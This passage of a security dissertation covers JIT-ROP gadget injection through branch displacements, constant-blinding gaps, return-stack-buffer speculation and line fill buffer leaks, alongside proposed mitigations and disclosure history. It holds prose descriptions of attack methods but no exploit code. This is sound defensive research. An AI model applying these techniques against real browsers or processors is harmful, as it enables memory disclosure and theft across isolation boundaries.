UNIVERSITÄT
DES
SAARLANDES

Saarland University

Faculty of Mathematics and Computer Science

Department of Computer Science

Assessing the Security of Hardware-Assisted Isolation Techniques

Dissertation
zur Erlangung des Grades
des Doktors der Ingenieurwissenschaften
der Fakultät für Mathematik und Informatik
der Universität des Saarlandes

von

Giorgi Maisuradze

Saarbrücken
June 2019

Abstract

At any given second, a modern computer system executes a multitude of different processes of various complexity and privileges on the same hardware. To guarantee that these processes do not interfere with one another, either accidentally or maliciously, modern processors implement various isolation techniques, such as process, privilege, and memory isolation. Consequently, these isolation techniques constitute a fundamental requirement for a secure computer system.

This dissertation investigates the security guarantees of various isolation techniques that are used by modern computer systems. To this end, we present the isolation challenges from three different angles. First, we target fine-grained memory isolation that is used by code-reuse mitigation techniques to thwart attackers with arbitrary memory read vulnerabilities. We demonstrate that dynamically generated code can be used to undermine such memory isolation techniques and, ultimately, propose a way to improve the mitigation. Second, we study side effects of legitimate hardware features, such as speculative execution, and show how they can be leveraged to leak sensitive data across different security contexts, thereby breaking process and memory isolation techniques. Finally, we demonstrate that in the presence of a faulty hardware implementation, all isolation guarantees can be broken. We do this by using a novel microarchitectural issue—discovered by us—to leak arbitrary memory contents across all security contexts.

Zusammenfassung

In jeder Sekunde führt ein modernes Computersystem eine Vielzahl von verschiedenen Prozessen unterschiedlicher Komplexität und Privilegien auf derselben Hardware aus. Um sicher zu stellen, dass sich diese Vorgänge nicht zufälligerweise oder böswillig gegenseitig stören, führt moderne Hardware verschiedene Isolationstechniken (Prozess-, Berechtigungs- und Speicherisolation) durch. Demzufolge bestimmen diese Techniken eine grundlegende Voraussetzung für ein sicheres Computersystem.

Im Rahmen dieser Dissertation wurden Sicherheitsgarantien der Isolationstechnik untersucht, die moderne Computersysteme einsetzen. Zu diesem Zweck wurden die Anforderungen der Isolationstechnik aus drei verschiedenen Blickwinkeln vorgestellt. Zunächst haben wir uns mit der feinkörnigen Speicherisolierung beschäftigt, die zur Reduzierung von Code-Wiederverwendung gegen Angreifer mit willkürlichem Lesezugriff genutzt wird. Dabei haben wir gezeigt, wie diese Abwehrmechanismen durch dynamisch generierten Code unterminiert werden können. Zweitens haben wir die Nebeneffekte legitimer Hardware-Funktionen (z.B. spekulative Ausführung) untersucht und gezeigt, wie diese eingesetzt werden können, um sensible Daten aus anderen Sicherheitskontexten zu lesen und dadurch Prozess- und Speicherisolierung zu umgehen. Schließlich haben wir gezeigt, dass in Gegenwart einer fehlerhaften Hardware-Implementierung alle Sicherheitsgarantien gebrochen werden können. Dies haben wir durch Entdeckung eines neuartigen mikroarchitektonischen Problems erreicht, das willkürlichen Zugriff auf Speicherinhalte in allen Sicherheitskontexten erlaubt.

Scientific Impact of this Dissertation

This dissertation is based on four peer-reviewed papers published at USENIX Security 2016 [P1], NDSS 2017 [P2], ACM CCS 2018 [P3], and IEEE Security and Privacy 2019 [P4]. I contributed to three of them [P1, P2, P3] as the main author, and as a single person next to faculty-level co-authors. The fourth paper [P4] is a result of a collaboration, where I am a co-author. My contribution to this collaboration is presented in Chapter 6, which is based on the technical report [T2] that was created before the collaboration and contains my original work on the same issue.

The initial research was started by an idea to assess the security of state-of-the-art code-reuse mitigation techniques by trying to propose attack techniques against them. To this end, we target one of the strongest state-of-the-art mitigation techniques that combines fine-grained code-diversification schemes (to remove gadgets from fixed locations) with strong memory isolation techniques such as non-readable code pages (to prevent gadget discovery at run time). Such defense techniques were proposed against strong adversaries with the ability to read arbitrary memory contents at runtime. In Chapter 3 (What Cannot Be Read Cannot Be Leveraged [P1]), we demonstrate that dynamically generated code can be used to create a predictable code layout. As a result, gadget identification becomes possible without the need to read code pages, thus, undermining the key assumption of the targeted mitigation techniques.

Based on the assumption that browsers correctly implement constant blinding, we resorted to encoding code-reuse gadgets in relative offsets of branch instruction. We challenge this assumption in Chapter 4 (Dachshund [P2]). To this end, we propose DACHSHUND, a fuzzing framework that feeds randomly generated JavaScript files to browsers, triggers their JIT compilation, dumps the generated native code, and searches it for attacker-controlled JavaScript values. Our evaluation showed multiple cases of adversarial JavaScript values that survive constant blinding and, thus, can be used introduce arbitrary gadgets into native code.

A fundamental assumption of software-based mitigation techniques is that the underlying hardware correctly implements hardware-assisted isolation techniques. The remainder of this dissertation challenges this assumption and searches for possible security issues in hardware, e.g., in speculative execution of modern processors. In our technical report, Speculose [T1], we demonstrate that speculative execution can be used to break privilege and memory isolation techniques. Particularly, we show that adversaries can use speculative execution to identify mapped and non-mapped kernel pages, thus breaking kernel address space layout randomization (KASLR). Furthermore, we note that speculative execution can be used from JavaScript to break the memory isolation provided by software sandboxes of modern browsers. This work paved the way for the next chapter of this dissertation. Speculose [T1] was submitted to IEEE S&P 2017 in October 2017, notably before now-famous microarchitectural problems, Meltdown [84] and Spectre [76], were disclosed (January 2018).

Speculose and Spectre both use forward branches (direct and indirect) to achieve speculative execution. In contrast to them, Chapter 5 (ret2spec [P3]) demonstrates that return instructions use dedicated predictors that can also be leveraged by adversaries to trigger arbitrary speculative code execution. Consequently, we demonstrate that return address speculation can be used to break memory isolation (by reading outside the bounds of a browser sandbox) and process isolation (by snooping on key presses of another process) techniques.

Finally, in Chapter 6, we discover a new microarchitectural issue in Intel processors that allows leaking information across arbitrary security contexts, thereby breaking multiple isolation techniques. At the moment of the discovery, the author was interning at Microsoft Research. The author disclosed the issue to Intel in June 2018 through Microsoft Security Response Center. Due to responsible disclosure, the author was not allowed to submit the findings of the work to a conference until the embargo period was over. In September 2018, the same issue was independently discovered by the researchers from VUSec. After finding out that we have worked on the same issue, we decided to merge our paper draft with the VUSec group's paper. Consequently, the cited paper [P4] primarily constitutes contributions of the VUSec team: Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. The author of this dissertation contributed by providing a proof of concept exploit in Linux that allowed reading arbitrary kernel memory contents (Section VI.D in [P4]). In order to demonstrate the author's contribution, this dissertation incorporates the technical paper [T2] (see Chapter 6), which comprises the author's original work about the hardware issue, notably written, and thus discovered, completely independently before the collaboration.

Author's Papers for this Dissertation

[P1] Maisuradze, Giorgi, Backes, Michael, and Rossow, Christian. What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses. In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX, Aug. 2016.

[P2] Maisuradze, Giorgi, Backes, Michael, and Rossow, Christian. Dachshund: Digging for and Securing Against (Non-) Blinded Constants in JIT Code. In: *Proceedings of the 15th Conference on Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, Feb. 2017.

[P3] Maisuradze, Giorgi and Rossow, Christian. Ret2Spec: Speculative Execution Using Return Stack Buffers. In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. ACM, Toronto, Canada, 2018, 2109–2122.

[P4] Schaik, Stephan van, Milburn, Alyssa, Österlund, Sebastian, Frigo, Pietro, Maisuradze, Giorgi, Razavi, Kaveh, Bos, Herbert, and Giuffrida, Cristiano. RIDL: Rogue In-flight Data Load. In: *2019 2019 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, San Francisco, CA, USA, May 2019.

Author’s Technical Reports

[T1] Maisuradze, Giorgi and Rossow, Christian. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. *CoRR* abs/1801.04084 (2018). arXiv: 1801.04084. URL: http://arxiv.org/abs/1801.04084.

[T2] Maisuradze, Giorgi, Schuster, Felix, and Rossow, Christian. Leaky Fill Buffers: Leaking Sensitive Data Using LFBs (2018). URL: http://syssec.re/pubs/lfb2019.pdf.

Acknowledgments

First and foremost, I want to express my gratitude to my advisor Christian Rossow for his support throughout my journey as a PhD student. I am grateful and, at the same time, very lucky to be the first PhD student in his group. The exciting topics that he was working on was the reason I stayed in academia four years ago. Throughout these four years he managed to make me a better researcher by teaching me how to plan and execute research projects and how to write papers about the outcomes. I am thankful to Christian that he always steered me to the right direction while at the same time giving me freedom of research to explore anything that interested me.

Subsequently, I would like to acknowledge Stefan Nürnberger and Cristiano Giuffrida. Special thanks go to them for agreeing to be the reviewers of my dissertation.

Naturally, special thanks go to my colleagues, with whom I had day-to-day contact. In particular, I want to thank the members of the System Security Group for creating the best working environment I could wish for. I want to start with Giancarlo Pellegrino who was the first, after me, to join Christian's group as a PostDoc. I cannot count how many discussions we had about vastly different topics—some of them scientific, which we will, hopefully, collaborate on in the future. I also want to thank Michael Brengel and Johannes Krupp, who were the next two people to join the group and also happen to be my office mates. I want to thank them for being great office mates and also for guaranteeing the constant supply of chocolate bars in the office. In the order of joining the group, I want to thank the remainder of the System Security Group: Markus Bauer, Jonas Bushart, Fabian Schwarz, and Benedikt Birtel. I am proud and grateful to be a member of such an amazing team with so many brilliant minds.

I would also like to acknowledge Felix Schuster, my supervisor during my internship at Microsoft Research. Working with Felix at Microsoft was an amazing experience for me that also happened to be quite successful; I am thankful to him for that. The outcome of this internship triggered my collaboration with VUSec, a brilliant group of researchers at free University of Amsterdam. Many thanks go to my co-authors of that paper: Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. I am very grateful to them and the entire VUSec team for being amazing collaborators as well as for being great hosts during my stay in Amsterdam.

Finally, I want to thank my family—my parents and my brother. I want to thank them for always believing in me and supporting all my decisions, and always being by my side despite the geographical distance. Last but not least, thank you Natalia for always being by my side throughout our journey, for supporting me and for having faith in me!

Contents

List of Figures

List of Tables

Listings

1 Introduction

One of the core security features used by modern computer systems is isolation. It allows separating different entities from one another while executing them together on the same processor. An example of a widely used isolation technique is process isolation that allows operating systems to run multiple processes simultaneously, while, at the same time, restricting the interference among them. Process isolation itself constitutes privilege and memory separation techniques. The former distinguishes between user (non-privileged) and supervisor (privileged) modes, while the latter uses virtual memory to confine memory accesses of every process into a separate address space. Given that different applications of various severity and privilege levels are being simultaneously executed on the same hardware, it is critical for the security of computer systems to guarantee a proper isolation among them.

Due to their fundamental role in computer security and in order to improve the performance, these isolation techniques are commonly implemented in hardware. For instance, x86 architecture implements privilege separation by providing four privilege rings from 0 to 3, where ring 0 and ring 3 are privileged and non-privileged modes, respectively [70]. Similarly, address translation, the core component of virtual memory, is also implemented in hardware. Address translation is responsible for traversing page tables that are set up by an operating system. The traversal maps virtual addresses of a process to the corresponding physical addresses. Furthermore, the translation process is augmented with checking the access rights to make sure that the process is allowed to access the data from the requested page. The recent surge in popularity of cloud computing demanded a better virtualization performance from hardware manufacturers. As a consequence, another isolation layer was added on top of already existing systems, making it possible to create and run multiple virtual machines on the same hardware while isolating them in a way to avoid leaking sensitive information [112]. The virtualization support constitutes another layer of address translation, from guest physical to host physical addresses, and another privilege level to allow hypervisors to execute at higher-than-supervisor privileges. Unsurprisingly, all these features add to the complexity of already overly complex hardware, thereby increasing the chances of either missing a corner case or having a faulty implementation of security-critical parts.

Apart from separating multiple processes from one another, isolation can also be applied inside the same process. A simple example of this is memory protection that allows marking memory regions with access rights, such as writable or executable. Separating memory regions based on access rights is important to avoid accidental (or more importantly malicious) writes to read-only areas or execution of non-executable data. Another prevalent example of intra-process isolation is used by software-based user-mode sandboxes, in which an application wants to safely execute an untrusted program. The most popular example of such sandboxes are present in all modern browsers that execute JavaScript programs in confined environments [50, 87]. Another popular example of such restricted environments that has gained in popularity in recent years is WebAssembly [115]. Given that hardware does not support a less-privileged mode than the user mode (ring 3), such JavaScript and WebAssembly sandboxes are implemented in software, e.g., by Just-in-Time compilers emitting additional checks to guarantee that the compiled code accesses data from the allowed memory range only. A downside of this approach is that a single software vulnerability might be enough for a malicious JavaScript code to escape the sandbox.

It is also important to note another potential problem with the aforementioned user-mode sandboxes on x86 machines: the lack of fine-grained memory protection bits in current x86 implementations, e.g., the inability to mark memory pages as non-readable. As a result, by breaking out of a JavaScript sandbox, adversaries can uncover the code layout of the entire program, thereby undermining any code diversification that has been applied to the program [107]. The fact that code diversification is one of the most popular code-reuse defense techniques makes this attack even more critical. In fact, to counter such attacks, researchers have suggested using various techniques to achieve fine-grained memory protection. Such proposals include solving the problem in software, e.g., by using page faults [6] or binary instrumentation [18] to differentiate code and data regions. Others have proposed using hardware features, such as split TLB technology to distinguish memory loads from instruction fetches [46] or extended page tables (EPT) of virtualization extensions on x86 machines to be able to separately control executable (X), readable (R), and writable (W) protection bits of each memory page [28, 29].

Given their fundamental part in the security of modern computer systems, the goal of this dissertation is to assess the security of existing hardware-based isolation techniques. We do this by revisiting the security guarantees of their implementations, proposing new attack techniques, and ultimately suggesting possible solutions to security-critical problems that we identify. This dissertation covers the fundamental isolation techniques such as memory, process, and privilege isolation. In particular, we present the challenges to these isolation techniques from three different angles. In the first part, we target state-of-the-art code diversification mitigation techniques against code-reuse attacks that employ fine-grained memory isolation techniques to prevent code-derandomization attacks at runtime. Chapters 3 and 4 demonstrate that having a predictable code output from Just-in-Time JavaScript compilers is enough to break the security assumptions of such defense techniques by injecting the required code-reuse gadgets and computing their addresses without the need to read the code. The second part of this dissertation, i.e., Chapter 5, as well as our technical report [T1], targets memory and process isolation techniques provided by the hardware. However, this time, we do not assume a buggy software. Instead, we demonstrate that legitimate hardware features can be leveraged in a way to trigger information leakage across various security contexts. And finally, the last part of this dissertation demonstrates that arbitrary hardware- and software-based isolation techniques can be broken in the presence of a faulty hardware implementation. In Chapter 6, we use a new microarchitectural issue on modern processors, that was discovered by us, to leak sensitive information across arbitrary security contexts, thereby breaking all memory, process, and privilege isolation techniques.

Contributions

In the following, we briefly overview the papers that are included in this dissertation [P1, P2, P3, T2]. Furthermore, we introduce their major contributions and show how they relate to one another. Additionally, despite not being included in the dissertation, we will overview the author's technical paper, Speculose [T1], which will link two halves of the dissertation.

What Cannot be Read Cannot be Leveraged

Our first paper, What Cannot be Read Cannot be Leveraged [P1] (see Chapter 3), targets a class of strong mitigation techniques against code-reuse attacks and proposes a way to bypass them. These state-of-the-art mitigation techniques have been proposed to prevent Just-in-Time code-reuse attacks, also called JIT-ROP [107]. JIT-ROP undermines all code diversification techniques by using scripting languages, such as JavaScript, to read already-randomized code at runtime to find necessary gadgets. To counter JIT-ROP, multiple researchers have proposed a class of mitigation techniques that we collectively call XnR (execute no read) [28, 29, 6, 46, 18]. Given that reading code pages is a requirement for JIT-ROP, XnR-based mitigations strip away the read rights from code pages, for example, by using hardware features, such as extended page tables (EPT), which allow marking code pages as non-readable [28, 29, 6].

Staying in line with the threat model of these defense techniques, we observe that dynamically generated code (e.g., JIT-compiled JavaScript in browsers) can be directly influenced by attackers; thereby, making it considerably harder to effectively randomize or hide it. This stems from the fact that adversaries can control the input to JIT compilers, thus making their output predictable. The predictability of JIT-compiled code is the foundation of our attack. We demonstrate that predictable code output from just-in-time compilers (e.g., JavaScript compilers that are used by all modern browsers) can be used to compute the addresses of the dynamically generated code-reuse gadgets without the need of reading code pages. Furthermore, our work demonstrates that despite existing defenses against code-injection attacks in modern browsers (e.g., constant blinding or NOP insertion), adversaries can still introduce arbitrary gadgets into the compiled native code. We do this by using specially crafted JavaScript statements (e.g., conditionals) that implicitly control the displacement field of x86 branch instructions. Since the displacement values encoded in branch instructions denote the jump distance, they do not have the corresponding immediate values in the JavaScript code; instead, they are being computed based on the size of the code they jump over. Therefore, existing constant-blinding schemes fail to detect these implicit constants as adversarial. As a result, we propose two new attack techniques that use conditionals and function calls in JavaScript, and show that all modern browsers are vulnerable to them. Ultimately, we also propose a mitigation technique that can be used by JIT compilers to protect against our attacks. The mitigation extends existing constant-blinding schemes by also applying them to implicit constants. We implemented our defense technique in Google Chrome's JavaScript engine (V8), resulting in an overall performance overhead of less than 2%.

Dachshund

In contrast to our prior work that found special types of instructions resulting in arbitrary gadget injection via implicit constants, our second work, Dachshund [P2] (see Chapter 4), challenges the completeness of existing constant-blinding implementations in modern browsers. That is, we want to test whether all explicit constants in JavaScript are properly blinded before being embedded in the native code. To this end, we propose a fuzzing-driven framework called Dachshund. The fuzzing engine of Dachshund generates random JavaScript files containing immediate values in JavaScript statements. The generated JavaScript files are then fed into the target browsers (Microsoft Edge and Google Chrome in our case) for JIT-compilation. After that, Dachshund checks the generated native code to look for values that have survived constant blinding. The values that are present in both JavaScript and native code are then reported as unsafe. Both our targeted browsers implement constant blinding against code-injection attacks. Nevertheless, Dachshund found multiple cases where adversarial values persist and thus can be used by attackers. We reported our findings to the corresponding browser vendors.

Similar to our previous work, we also developed a countermeasure to eradicate all possibly adversarial constants from native code. Moreover, seeing that the problem persists in all modern browsers, we decided to develop a unified solution for all of them. To this end, we target the initial source of attacker-controlled values, i.e., the JavaScript code itself. Particularly, we propose a JavaScript rewriter that can be used as a browser extension or deployed on a proxy server. The rewriter transforms JavaScript such that all potentially adversarial immediate values are stored in the data portion of memory only, and guarantees that they can never be embedded in code. As a result, adversarial values cannot be found in the executable portion of the memory and, thus, cannot be used as code-reuse gadgets.

Speculose

Our technical report, Speculose [T1], assumes a bug-free software and tries to find weaknesses in hardware. More specifically, the main target of Speculose is speculative execution, an optimization feature that is used by all modern processors. By guessing targets of branch instructions, speculative execution avoids pipeline stalls, thereby increasing CPU utilization and decreasing execution time of programs. While correctly guessing the branch target indeed optimizes the performance, incorrect guesses lead to executing instructions from the wrong path. As a result, although the wrongly executed instructions will be flushed from the pipeline when misspeculation is detected, the side effects of their execution can still be observed via side channels. Studying the security implications of speculative execution in modern processors, we propose the following two attacks in Speculose: (i) reading outside the bounds of an array by combining speculative execution with cache side-channel attacks, and (ii) breaking kernel address space layout randomization (KASLR) by observing the behavior of speculative loads when reading mapped and non-mapped kernel memory pages.

It is important to note that this work on speculative execution was conducted independently from other research groups and submitted to IEEE S&P in October 2017, predating the publication of now-famous papers on the similar issues: Meltdown [84] and Spectre [76]. Despite getting a positive feedback for the general idea of our work, SPECULOSE was rejected due to a low security impact of the chosen use case that (only) demonstrated to undermine the already-broken [66, 72, 54, 39, 51] KASLR.

RET2SPEC

Prior work on speculative execution showed that executing wrong instructions can be dangerous even without committing their execution results to the architectural state. Speculative execution attacks using direct and indirect branches have already been studied in related work [T1, 76, 62, 39, 24]. As a consequence, software and hardware vendors have proposed mitigations against them. Our work, called ret2spec [P3] (see Chapter 5), extends the existing work on speculative attacks by studying a hardware unit that is responsible for predicting the destinations of return instructions—return stack buffer (RSB). We show that, similar to (in)direct jump/call prediction buffers, RSBs can also contain adversarial values, which can be leveraged to induce speculative execution at attacker-controlled addresses. This can be used to break process and memory isolation techniques. Particularly, this work shows that return address predictors can be used to bypass process isolation by tainting the prediction buffers of other processes on the same logical core, that can result in the attacker process snooping on the key presses of the victim. Furthermore, we show that RSB-based misspeculation attacks can also be mounted from JavaScript, that can result in reading arbitrary memory of the browser process, thereby breaking memory isolation guarantees. We reported these issues and our proposed mitigations to the affected vendors. To mitigate the cross-process attack, we propose flushing RSB entries at context switches. For out-of-bound memory reads in JavaScript, we propose a modified version of retpoline[1] [111].

LEAKY FILL BUFFERS

In contrast to speculative execution, which is a legitimate hardware feature whose side effects can be used maliciously, our final work, Leaky Fill Buffers [T2] (see Chapter 6), relies on a faulty hardware implementation. The hardware issue, that this work is based on, was discovered by the author of this dissertation and allows information leakage from arbitrary security contexts; notably, even with existing Meltdown [84] and Foreshadow [20] mitigations in place. The source of information leaks is a microarchitectural buffer, called line fill buffer (LFB), that is used to store in-flight data while simultaneously handling multiple L1 data cache misses. We have discovered that when special conditions are met, LFB forwards the contents of one of its entries without checking whether it contains the correct data. As a result, adversaries can leak random LFB entries, thereby leaking the data from recent memory accesses that have resulted in an L1 data cache miss, notably from all processes on the same physical core. Ultimately, this work demonstrates that having a single hardware issue is enough to undermine all isolation techniques and leak data across all security boundaries.

[1]The original retpoline was proposed by Google to mitigate branch-target-injection attacks.

Outline

The remainder of this dissertation is structured as follows. First, in Chapter 2, we introduce background information of hardware-based isolation features. This information is important for understanding the remainder of this dissertation. The additional background information will also be introduced in each chapter as required. For example, background information about code-reuse attacks will be introduced in Section 3.4. This will be relevant for Chapters 3 and 4. The additional microarchitectural information relevant for Chapters 5 and 6 will be given in Section 5.4. Finally, Chapter 7 concludes the dissertation.

2 Background

In the following, we provide background information on isolation techniques that are necessary for better understanding the following chapters. If applicable, more detailed information will be presented at the beginning of each chapter.

2.1 Process Isolation

Modern computer systems with preemptive multitasking operating systems, which are widely used today, run a multitude of different processes on the same hardware at any given second. This makes process isolation one of the most important security concepts guaranteeing that (i) each process gets an illusion that they execute on a dedicated hardware, and, more importantly, (ii) processes cannot accidentally or maliciously interfere with each other. To achieve the isolation among various processes, a more privileged entity (such as an operating system) is required, thereby making privilege separation a mandatory requirement. Modern processors[1] support at least two levels of privileges: user (non-privileged) and supervisor (privileged). Usually, an operating system kernel and drivers are being executed in supervisor mode, while regular processes reside in user mode. To provide user-mode applications an access to privileged operations (such as opening a file), operating systems define a set of API functions that can be invoked by user-mode programs via system calls.

Another important aspect of process isolation is memory separation, in the absence of which less-privileged processes could easily read and write memory contents of both high-privileged and other low-privileged processes. To achieve memory isolation, most modern processors use virtual memory—a hardware feature to aid operating systems in isolating address spaces of different processes.

As the name suggests, virtual memory is used to create an illusion for processes that they have access to the entire address space. In reality, each memory access to a virtual address goes through a translation process until the actual physical address is resolved. This physical address is then used by the processor to access the requested data. The translation process, i.e., mapping virtual addresses to their corresponding physical addresses, is controlled via page tables that are set up for each process by the operating system. On each memory access, these page tables are traversed (called a page walk) by the processor's memory management unit (MMU) to do the address translation. In addition to being used for translating virtual addresses, page tables also contain memory protection bits that are used to define whether the page is writable or executable, or whether the page can be accessed by a non-privileged process. These protection bits are configured by the operating system as well.

Figure 2.1 illustrates the process of translating a virtual address `VA[47:0]`[2] to its corresponding physical address. A pointer to the first page table, that is used to start the translation, is stored in `CR3`—a control register that is uniquely assigned to each process by the operating system. A portion of the virtual address (`VA[47:39]`) is then used as

[1]We concentrate on x86 architectures, although similar features are present in other architectures.

[2]Modern systems use only 48 bits of virtual addresses (called canonical addressing). Bits 63–48 are set to the value of bit 47. This is done to reduce both storage and computation overheads.




Figure 2.1: Address translation steps in modern 64-bit CPUs.

an offset inside the chosen page table (at `CR3`) to read the corresponding page-table entry. The page-table entry, among other things, contains a pointer to the next-level page table. This process continues recursively until, ultimately, the last translation leads to a physical frame—a 4KiB memory region on modern x86 systems. Finally, the least significant 12 bits of the address (`VA[11:0]`) are used to access the requested byte(s) from the physical frame. It shall be noted that due to virtual pages and physical frames being page aligned (4KiB) in memory, the least significant 12 bits of the virtual and physical addresses are always the same.

As it was already shown in the example, modern processors use canonical addresses to reduce the number of memory accesses during a translation. Canonical addressing uses the least significant 48 bits of a virtual address for translation and requires that the most significant 16 bits are all set to the 48th bit (`VA[63:48]=VA[47]`). However, even with canonical addressing, address translation requires 4 extra memory reads for each memory access. Modern processors further reduce this overhead by using translation lookaside buffers (TLB)—a small hardware buffer that stores the results of recent address translations, i.e., direct mappings from virtual pages to physical frames. As a result, a memory access to the address that is present in the TLB (i.e., a TLB hit) requires only a single memory operation to get the data.

2.2 Virtual Machine Isolation

The increased popularity of cloud computing in recent years created a high demand for a better virtualization support on modern processors. As a result, hardware vendors introduced new virtualization features that makes running virtual machines significantly more efficient. Unsurprisingly, these virtualization features also include isolation techniques to separate different virtual machines running side by side on the same hardware. In essence, already-existing process isolation techniques have been extended to virtual machines. For instance, hardware virtualization extensions introduce another privilege level, called hypervisor, that has higher privileges than supervisors. Furthermore, extended page tables (EPT) have been implemented to add another indirection to virtual memory. In particular, EPTs provide virtual memory to the guest operating systems running in a virtualized hardware. As a result, each time a guest process accesses a guest physical memory, the corresponding address has to be translated to a host physical address before it can be used to access memory. Needless to say, these extended page tables are configured by a hypervisor.

2.3 Software-based Sandboxing

Finally, it shall be noted that not all isolation techniques are based entirely on hardware features. A prominent example of such techniques is software-based sandboxing that is prevalent in modern browsers [50, 87]. The increase in popularity of dynamic web pages and, more importantly, web applications created a high demand for high-performance JavaScript execution. As a result, browsers started JIT compiling JavaScript into native code to run them as fast as allowed by the underlying hardware. In order to minimize the risk of running possibly malicious native code on users' hardware, most modern browsers use a combination of hardware- and software-based sandboxing techniques. For example, Google Chrome uses privilege separation to implement a high-privileged broker process—the main browser process—that is responsible for all privileged operations required by renderer processes—low-privileged processes that are rendering a web page, as well as parsing, compiling, and executing JavaScript. Renderer processes, and thus JIT-compiled JavaScript, are not allowed to invoke the majority of system calls, i.e., they cannot open files, access network, etc. Instead, all privileged operations are requested from the broker process via inter-process communication (IPC). In addition to privilege separation, renderer processes use a software-based memory isolation technique. This memory-isolation technique relies on the correctness of the JIT compiler that has to guarantee (e.g., via pointer checking) that all memory accesses by the generated native code are confined to the memory ranges belonging to the JavaScript environment.

3
What Cannot Be Read, Cannot Be Leveraged?

Revisiting Assumptions of JIT-ROP Defenses

3.1 Motivation

Despite numerous attempts to mitigate code-reuse attacks, Return-Oriented Programming (ROP) is still at the core of exploiting memory corruption vulnerabilities. Most notably, in JIT-ROP, an attacker dynamically searches for suitable gadgets in executable code pages, even if they have been randomized. JIT-ROP seemingly requires that (i) code is *readable* (to find gadgets at run time) and (ii) executable (to mount the overall attack). As a response, Execute-no-Read (XnR) schemes have been proposed to revoke the read privilege of code, such that an adversary can no longer inspect the code after fine-grained code randomizations have been applied.

We revisit these "inherent" requirements for mounting JIT-ROP attacks. We show that JIT-ROP attacks can be mounted without ever reading any code fragments, but instead by *injecting* predictable gadgets via a JIT compiler by carefully triggering useful displacement values in control flow instructions. We show that defenses deployed in all major browsers (Chrome, MS IE, Firefox) do not protect against such gadgets, nor do the current XnR implementations protect against code injection attacks. To extend XnR's guarantees against JIT-compiled gadgets, we propose a defense that replaces potentially dangerous direct control flow instructions with indirect ones at an overall performance overhead of less than 2% and a code-size overhead of 26% on average.

3.2 Problem Description

Code-reuse attacks, such as Return-Oriented Programming (ROP), enable an attacker to bypass Execute-XOR-Write (X^W) policies by suitably chaining existing small code fragments (so-called *gadgets*). One of the most prominently explored concepts to defend against such attacks involves randomizing programs so that an attacker can no longer reliably identify and chain such gadgets, whether by code transformations [71, 12, 30], data region hardening [11, 90], or whole address space randomization [10].

However, a novel class of attacks, dubbed JIT-ROP, allows for code reuse even for such diversified programs [107]. JIT-ROP leverages a memory disclosure vulnerability in combination with a scripting environment—which is part of all modern browsers—to read existing code parts, notably *after* they were randomized. Once the code has been read (e.g., using a memory disclosure vulnerability), an attacker can dynamically discover and chain gadgets for conventional code-reuse attacks.

Mounting a successful JIT-ROP attack seemingly requires the ability to (i) read code fragments and identify suitable gadgets (otherwise the adversary would not know what to combine) and to (ii) execute them (so that the overall attack can be mounted). The recently proposed Execute-no-Read (XnR) schemes [6, 28, 29] consequently strive to eliminate JIT-ROP attacks by ensuring that executable code is *non-readable*, i.e., marking code sections as executable-only while explicitly removing the read privilege. Hence an adversary can no longer inspect the code after fine-grained code randomization techniques have been applied and should thus fail to identify suitable gadgets. As a more pointed statement: what cannot be read, cannot be leveraged.

3.3 Contributions

In this work, we carefully revisit these seemingly inherent requirements for mounting a successful JIT-ROP attack. As our overall result, we show that JIT-ROP attacks can often be mounted without ever reading any code fragments, but by instead injecting *arbitrary, predictable* gadgets via a JIT compiler and by subsequently assembling them to suitable ROP chains without reading any code pages.

As a starting point, we show how to obtain expressive unaligned gadgets by encoding specially-crafted constants in instructions. Prior research has already shown that *explicit* constants in JavaScript statements, e.g., in assignment statements like `x = 0x12345678`, can be used to generate unaligned gadgets [5]. Browsers started to fix such vulnerabilities, e.g., by blinding explicit constants (i.e., XOR-ing them with a secret key), and/or by applying fine-grained code randomization techniques (cf. Athanasakis *et al.* [5]). We show that *implicit* constants in JIT-compiled code can be exploited in a similar manner, and are hence far more dangerous in the JIT-ROP setting than commonly believed. To this end, we generate JavaScript code that emits specific offsets in relative jumps/calls in the JIT-compiled code. We show that both relative jumps and relative calls can be used to encode attacker-controllable values in an instruction's displacement field. These values can later be used as unaligned gadgets, i.e., an attacker that controls the jump or call destination (or source) can predict the displacement and thereby generate deterministic gadgets on-the-fly, without the need to ever read them before use. We demonstrate the impact of our attack by injecting almost arbitrary two- or three-byte-wide gadgets, which enable an attacker to perform arbitrary system calls, or, more generally, obtain a Turing-complete instruction set. We show that all major browsers (Chrome, Internet Explorer, Firefox) are susceptible to this attack, even if code randomization schemes such as NOP insertion (like in Internet Explorer) are in place.

